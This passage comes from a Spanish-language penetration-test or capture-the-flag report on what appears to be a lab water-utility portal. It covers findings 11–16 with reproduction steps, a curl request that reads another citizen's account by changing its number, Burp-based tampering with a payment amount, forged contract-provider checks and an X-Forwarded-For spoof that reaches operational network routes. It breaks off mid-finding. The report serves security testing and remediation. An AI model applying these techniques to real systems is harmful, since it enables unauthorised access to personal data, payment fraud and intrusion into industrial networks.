


Figura 11.3 — Evidencia del hallazgo 11 (UPSLP_CNOIV-HIDDEN-HISTORY-11).




Figura 11.4 — Evidencia del hallazgo 11 (UPSLP_CNOIV-HIDDEN-HISTORY-11).



Figura 11.5 — Evidencia del hallazgo 11 (UPSLP_CNOIV-HIDDEN-HISTORY-11).




Figura 11.6 — Evidencia del hallazgo 11 (UPSLP_CNOIV-HIDDEN-HISTORY-11).



Figura 11.7 — Evidencia del hallazgo 11 (UPSLP_CNOIV-HIDDEN-HISTORY-11).

Impacto y riesgo

Confirma que la ausencia de enlaces visibles en la interfaz no sustituye un control de autorización real; cualquier endpoint deducido o descubierto por un atacante durante el reconocimiento queda expuesto a las mismas fallas de autorización que el resto de la aplicación.

Mitigación propuesta

Aplicar controles de autorización consistentes a nivel de endpoint/objeto, independientemente de si éste se enlaza o no desde la interfaz visible, y realizar pruebas de descubrimiento de endpoints (API discovery) como parte regular del programa de seguridad.

Hallazgo 12 — BOLA por manipulación de número de cuenta en el portal ciudadano

Referencia de validación: UPSLP_CNOIV-SECOND-ACCOUNT-12 | **Severidad: Alta** | **Componente:** Consulta de cuenta por número de servicio (parámetro de cuenta)

Categoría: Broken Object Level Authorization (CWE-639)

Descripción técnica y causa raíz

Reutilizando la cookie de sesión obtenida en el hallazgo anterior, se identificó que las consultas de información de servicio referencian el número de cuenta directamente (por ejemplo 40010001). Al sustituir ese número por uno consecutivo (40010002) dentro de la misma sesión autenticada, el sistema devolvió la información de servicio y facturación de una cuenta perteneciente a otro ciudadano.

Causa raíz: El servidor resuelve la cuenta a mostrar exclusivamente a partir del valor recibido en la solicitud, sin verificar que dicha cuenta esté asociada al titular de la sesión autenticada.

Comprobación del hallazgo

- Con la sesión autenticada y la cookie ya identificada, se solicitó la información de la cuenta propia 40010001, confirmando el comportamiento esperado.
- Se sustituyó el número de cuenta por 40010002 en la misma solicitud, manteniendo la cookie de sesión original.
- El servidor devolvió los datos de servicio de la cuenta de un tercero, confirmando la referencia de validación de esta bandera.

Evidencia técnica

```
PS C:\Users\aaron> curl.exe -i -b "PHPSESSID=082a77d8b285f64f03094400f9e8a8d6" "http://localhost:8080/api/service-histor
y.php?account=40010002"
HTTP/1.1 200 OK
Date: Sun, 11 Oct 2026 23:02:10 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Endpoint-Status: undocumented
X-INTERAFAS-Object-Authorization: missing
X-INTERAFAS-Validation: UPSLP_CNOIV-SECOND-ACCOUNT-12
Content-Length: 2893
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "account": {
        "number": "40010002",
        "contract": "CTR-2026-00002",
        "municipality": "Soledade",
        "status": "Activo"
    },
    "history": {
        "invoices": [
```

Figura 12.1 — Evidencia del hallazgo 12 (UPSLP_CNOIV-SECOND-ACCOUNT-12).



Figura 12.2 — Evidencia del hallazgo 12 (UPSLP_CNOIV-SECOND-ACCOUNT-12).

Impacto y riesgo

Permite a cualquier ciudadano autenticado enumerar números de cuenta consecutivos y consultar datos de servicio y saldo de otros usuarios, exponiendo información personal y de facturación a terceros no autorizados.

Mitigación propuesta

Vincular toda consulta de cuenta al identificador del titular autenticado en sesión (y no al parámetro recibido en la solicitud), validando la relación usuario-cuenta en cada petición contra la base de datos antes de responder.

Hallazgo 13 — Falla de lógica de negocio: monto de pago confiado al cliente

Referencia de validación: UPSLP_CNOIV-PAYMENT-PATH-13 | Severidad: Crítica | Componente: Flujo de pago en línea (/pago.php)

Categoría: Falla de lógica de negocio / Confianza indebida en datos del cliente (CWE-602)

Descripción técnica y causa raíz

En el flujo de pago en línea del portal ciudadano, el monto a cobrar se envía como parte de la solicitud HTTP generada por el navegador, en lugar de ser recalculado y validado por el servidor a partir del saldo real de la cuenta. Interceptando la solicitud con Burp Suite fue posible modificar el monto enviado antes de que llegara al servidor, logrando que el sistema aceptara un pago por un monto distinto al saldo real de la cuenta.

Causa raíz: El servidor confía en el valor de monto que le entrega el cliente al confirmar el pago, en lugar de recalcular el monto adeudado desde la fuente de verdad (la base de datos de facturación) de forma independiente al enviar la solicitud.

Comprobación del hallazgo

- Se configuró Burp Suite como proxy del navegador y se activó Intercept.
- Se inició el flujo de pago para la cuenta 40010001 (saldo $399.24) llenando los campos de nombre y tarjeta requeridos por el formulario.
- Al interceptar la solicitud de confirmación de pago, se modificó el valor del monto antes de reenviarla (Forward) al servidor.
- El sistema procesó el pago con el monto alterado y mostró la referencia de validación de esta bandera.

Evidencia técnica




Figura 13.1 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).




Figura 13.2 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).




Figura 13.3 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).



Figura 13.4 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).



Figura 13.5 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).



Figura 13.6 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).




Figura 13.7 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).




Figura 13.8 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).




Figura 13.9 — Evidencia del hallazgo 13 (UPSLP_CNOIV-PAYMENT-PATH-13).

Impacto y riesgo

Permite a cualquier usuario del portal de pagos alterar el monto que efectivamente paga respecto al que realmente debe, lo que constituye fraude financiero directo contra el organismo operador y compromete la integridad de los registros de facturación y cobranza.

Mitigación propuesta

El servidor debe recalcular siempre el monto a cobrar a partir del saldo vigente de la cuenta consultado en el momento de la confirmación, ignorando cualquier monto que el cliente intente enviar; el monto mostrado en el cliente debe tratarse únicamente como informativo.

Hallazgo 14 — Validación inconsistente de la relación contrato-proveedor (ReBAC)

Referencia de validación: UPSLP_CNOIV-TRUSTED-SUPPLIER-14 **| Severidad: Alta | Componente:** /validar-vinculo-contractual.php

Categoría: Autorización basada en relaciones mal implementada (CWE-863)

Descripción técnica y causa raíz

El módulo de validación de vínculo contractual recibe un identificador de contrato y un identificador de proveedor y confirma si existe relación vigente entre ambos. La validación no comprueba de forma consistente la relación real entre las entidades, permitiendo construir combinaciones de contract_id/provider_id que el sistema valida como "vigentes" sin que exista una relación legítima entre ellas en el padrón real de contrataciones.

Causa raíz: El control de autorización basado en relaciones (ReBAC) entre contrato y proveedor no se aplica de forma uniforme en el backend: el endpoint da por válida una combinación de identificadores sin recorrer realmente la relación registrada entre ambas entidades en la base de datos.

Comprobación del hallazgo

- Se accedió al formulario de validación con contract_id=1 y provider_id=2.
- El sistema respondió con un indicador de éxito (marca de verificación) sin mostrar inicialmente el detalle de la relación.
- Se consultó el resultado completo, el cual confirmó: "Los registros consultados se encuentran vigentes", junto con la referencia de validación de la bandera, pese a que no se verificó previamente que ese proveedor estuviera realmente ligado a ese contrato.

Evidencia técnica




Figura 14.1 — Evidencia del hallazgo 14 (UPSLP_CNOIV-TRUSTED-SUPPLIER-14).



Figura 14.2 — Evidencia del hallazgo 14 (UPSLP_CNOIV-TRUSTED-SUPPLIER-14).



Figura 14.3 — Evidencia del hallazgo 14 (UPSLP_CNOIV-TRUSTED-SUPPLIER-14).

Figura 14.4 — Evidencia del hallazgo 14 (UPSLP_CNOIV-TRUSTED-SUPPLIER-14).



Figura 14.5 — Evidencia del hallazgo 14 (UPSLP_CNOIV-TRUSTED-SUPPLIER-14).

Impacto y riesgo

Permite confirmar relaciones contractuales inexistentes o no autorizadas entre proveedores y contratos públicos, lo que puede usarse para legitimar documentación fraudulenta o encubrir relaciones comerciales no declaradas en procesos de contratación pública.

Mitigación propuesta

Implementar la verificación de la relación contrato-proveedor consultando explícitamente la tabla de relaciones en base de datos (join real) en lugar de asumir validez por la mera existencia de ambos identificadores, y registrar auditoría de cada validación realizada.

Hallazgo 15 — Divulgación de metadatos de infraestructura operativa interna

Referencia de validación: UPSLP_CNOIV-BEHIND-THE-DESK-15 | Severidad: Media | Componente: /infrastructure-status.php

Categoría: Exposición de información (CWE-200)

Descripción técnica y causa raíz

El endpoint infrastructure-status.php, destinado a reportar el estado operativo de componentes internos, revela en su respuesta JSON detalles de arquitectura interna (frontera de confianza, segmento de operaciones, componente, estado de puerta de enlace) que exceden lo necesario para un simple indicador de estado, incluyendo la referencia de validación de esta bandera cuando se consulta con la sesión adecuada.

Causa raíz: El endpoint de estado no aplica un filtro de campos (data minimization) entre lo que el backend conoce internamente y lo que debe exponerse como respuesta pública/semi-pública de monitoreo.

Comprobación del hallazgo

- Se inspeccionó en DevTools → Network la llamada que el panel autenticado realiza a infrastructure-status.php, revisando la vista previa (Preview) del JSON de respuesta.
- Se repitió la solicitud directamente con curl utilizando la cookie de sesión vigente.
- La respuesta incluyó campos de arquitectura interna (component, trust_boundary, operations_segment) junto con la referencia de validación de la bandera en los encabezados de respuesta.

Evidencia técnica




Figura 15.1 — Evidencia del hallazgo 15 (UPSLP_CNOIV-BEHIND-THE-DESK-15).




Figura 15.2 — Evidencia del hallazgo 15 (UPSLP_CNOIV-BEHIND-THE-DESK-15).




Figura 15.3 — Evidencia del hallazgo 15 (UPSLP_CNOIV-BEHIND-THE-DESK-15).



Figura 15.4 — Evidencia del hallazgo 15 (UPSLP_CNOIV-BEHIND-THE-DESK-15).



Figura 15.5 — Evidencia del hallazgo 15 (UPSLP_CNOIV-BEHIND-THE-DESK-15).

Impacto y riesgo

Entrega a un atacante un mapa de la segmentación interna de la infraestructura (fronteras de confianza, segmentos operativos) que facilita planear movimientos laterales hacia zonas más sensibles de la red, como la operación OT que se explota en hallazgos posteriores.

Mitigación propuesta

Reducir la respuesta del endpoint de estado al mínimo necesario para el monitoreo externo (disponible/no disponible), moviendo los metadatos de arquitectura interna a un canal de monitoreo interno no accesible desde la red pública.

Hallazgo 16 — Bypass de frontera de confianza hacia la red operativa mediante suplantación de X-Forwarded-For

Referencia de validación: UPSLP_CNOIV-BEYOND-THE-WEB-16 | Severidad: Crítica | Componente: Rutas /operations/* · validación de zona por X-Forwarded-For

Categoría: Bypass de control de acceso por suplantación de origen (CWE-290 / CWE-923)

Descripción técnica y causa raíz

Las rutas bajo /operations/*, reservadas en teoría a la red interna de operaciones (OPS-NET-20, 10.40.20.0/24), deciden si una solicitud proviene de esa red confiando en el encabezado HTTP X-Forwarded-For enviado por el propio cliente, en lugar de en la dirección IP real de la conexión TCP. Al enviar manualmente dicho encabezado con una IP dentro del rango interno (10.40.20.5) desde fuera de esa red, el servidor concede acceso a toda la sección operativa como si la solicitud viniera de dentro.

Causa raíz: Se confía en un encabezado HTTP fácilmente falsificable por el cliente (X-Forwarded-For) como mecanismo de control de acceso por segmentación de red, en lugar de aplicarlo únicamente en el borde (reverse proxy/firewall) con sobrescritura forzada y nunca confiando en el valor entrante del cliente final.

Comprobación del hallazgo

- Se solicitó una ruta bajo /operations/ sin encabezados adicionales, obteniendo 403 restricted-gateway.
- Se repitió la solicitud agregando el encabezado X-Forwarded-For: 10.40.20.5 (dirección dentro del segmento OPS-NET-20) usando curl.
- El servidor respondió 200 OK y concedió acceso a la sección operativa, devolviendo la referencia de validación de esta bandera en el encabezado X-INTERAFAS-Validation.

Evidencia técnica



Figura 16.1 — Evidencia del hallazgo 16 (UPSLP_CNOIV-BEYOND-THE-WEB-16).



Figura 16.2 — Evidencia del hallazgo 16 (UPSLP_CNOIV-BEYOND-THE-WEB-16).



Figura 16.3 — Evidencia del hallazgo 16 (UPSLP_CNOIV-BEYOND-THE-WEB-16).

Impacto y riesgo

Rompe por completo la segmentación lógica entre la red corporativa/web pública y la red operativa (OT) de la planta, siendo la puerta de entrada que habilita todos los hallazgos posteriores sobre el entorno industrial (telemetría, firmware, HMI). Es la pieza central de la cadena de ataque de este informe.

Mitigación propuesta

